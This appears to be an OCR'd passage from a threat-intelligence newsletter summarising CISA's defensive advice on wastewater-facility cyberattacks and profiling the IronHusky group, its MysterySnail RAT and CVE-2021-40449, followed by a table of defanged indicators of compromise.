
Continuing, the CISA alert's final bullet points address both insider threats and ransomware: "Use Multi-factor Authentication" (MFA) and "Implement strong passwords". MFA, as defined by NIST is "An authentication system that requires more than one distinct authentication factor for successful authentication, typically different factors. The three authentication factors are something you know, something you have, and something you are." In other words, MFA ensures the user logging in are in fact the real user. This is important, as unsecure laptops or workstations pose a great opportunity for a threat actor to gain levels of access they may not have previously had. With MFA, that same threat actor would unlikely be granted access due to the fact that they wouldn't have all of the required credentials for a successful login.

[12] https://us-cert.cisa.gov/ncas/alerts/aa21-287a
[13] https://securelist.com/apt-trends-report-q3-2017/83162/

Attacks on wastewater facilities have been occurring since the 20th century and CISA's recent alert sheds light on the continued risk of these targeted cyberattacks today. The listed attacks took place across several U.S wastewater sites occurring between 2019-2021. To combat future events, CISA released several bulleted points to be implemented immediately. The key takeaways are OS updates (targeting the fact that most OT environments are behind current CVE's) and avoiding suspicious links (spearphishing campaigns). All in all, each of these measures outlined in the advisory should be implemented in order to lessen the risk of future cyber-attacks.

THREAT ACTOR OF THE MONTH

IronHusky is a Chinese-based threat actor that has been first attributed since approximately July of 2017 and was first observed by Kaspersky targeting Russian and Mongolian governments as well as aviation companies and research institutes.[14] Kaspersky researchers followed this threat group as they shifted their focus on the Mongolian government prior to a meeting with the International Monetary Fund in 2018.[15] During that campaign, IronHusky used remote access tools (RATs) borrowed from various other Chinese advanced persistent threat (APT) groups, including PlugX and PoisonIvy, which showed their connections within the Chinese hacking space.[16] Since then, the group spent its time creating an advanced RAT, dubbed MysterySnail, that they leverage in their newest attacks.



DSCI
PROMOTING DATA PROTECTION

MYSTERYSNAIL RAT

The IronHusky threat organisation employs MysterySnail as a Remote Administration Trojan (RAT). To disseminate it, they make use of a zero-day vulnerability.

IMPACT

It collects and steals system information before contacting its C2 server for further orders. It can generate new processes, terminate current ones, launch interactive shells, and run a proxy server with up to 50 simultaneous connections. It employs two big functions to waste CPU clock cycles, which contributes to its enormous size. The virus has capabilities such as checking for inserted hard devices and functioning as a proxy.

HOW IT SPREADS

The threat group is leveraging an exploit to install a remote shell on target systems in order to execute malicious operations such as distributing the previously undisclosed MysterySnail malware. The malware comes with a large number of implemented commands and extra capabilities and exploits a vulnerability to spread.

WWW.DSCI.IN

Figure 1: MysterySnail RAT summary from Twitter user @DSCI_TiR[17]

The MysterySnail RAT family was discovered on August 10th, 2021, when a sample was uploaded to the popular virus scanning platform VirusTotal.[18] It was then analyzed by Kaspersky, who identified multiple antivirus evasion techniques which increased the difficulty of analyzing and detecting the malware. The

[14] https://securelist.com/apt-trends-report-q3-2017/83162/
[15] https://usa.kaspersky.com/about/press-releases/2018_asia-and-middle-east-a-hotbed-of-new-threat-actors-in-q1-2018
[16] https://securelist.com/apt-trends-report-q1-2018/85280/
[17] https://twitter.com/DSCI_TiR/status/1450805247933353987
[18] https://www.virustotal.com/gui/file/b7fb3623e31fb36fc3d3a4d99829e42910cad4da4fa7429a2d99a838e004366e

most obvious use of these evasion techniques resides in two (2) functions whose sole purpose is to waste processor cycles. MysterySnail also contains randomly generated strings and two (2) unused URL's which help conceal the command and control (C2) server.[19] IronHusky leveraged their new RAT alongside the Microsoft Windows vulnerability CVE-2021-40449[20]. This use-after-free exploit exists within the Win32k kernel driver and allows the MysterySnail RAT to escalate privileges and run as administrator. Kaspersky researchers linked IronHusky utilizing this vulnerability and MysterySnail to conduct "widespread espionage campaigns against IT companies, military/defense contractors, and diplomatic entities."[19] Microsoft patched this vulnerability on the October 12 Patch Tuesday. Ankura CTAPT analysts are monitoring this threat actor for future developments.

[19] https://securelist.com/mysterysnail-attacks-with-windows-zero-day/104509/
[20] https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40449

Trending IOCs

Indicator	Type	Attribution
adrian.katong@gmail.com	EMAIL	BulletProofLink
anthrax.linkers@aol.com	EMAIL	BulletProofLink
anthrax.linkers@outlook.com	EMAIL	BulletProofLink
anthrax.win32@yahoo.com	EMAIL	BulletProofLink
34.219.130[.]24:443	IP	Conti
13.56.161[.]214:443	IP	Conti
31.14.40[.]160:22	IP	Conti
24f692b4ee982a145abf12c5c99079cfbc39e40bd64a3c07defaf36c7f75c7a9.exe	FILE	Conti
215e0accdf538d48a8a7bf79009e8f9b	HASH	Conti
7A86.dll	FILE	Conti
e2f2d2832da0facbd716d6ad298073ca	md5	IronHusky/MysterySnail
b7fb3623e31fb36fc3d3a4d99829e42910cad4da4fa7429a2d99a838e004366e	sha256	IronHusky/MysterySnail
http[.]ddspadus[.]com	URL	IronHusky/MysterySnail
www[.]disktest[.]com	URL	IronHusky/MysterySnail
www[.]runblerx[.]com	URL	IronHusky/MysterySnail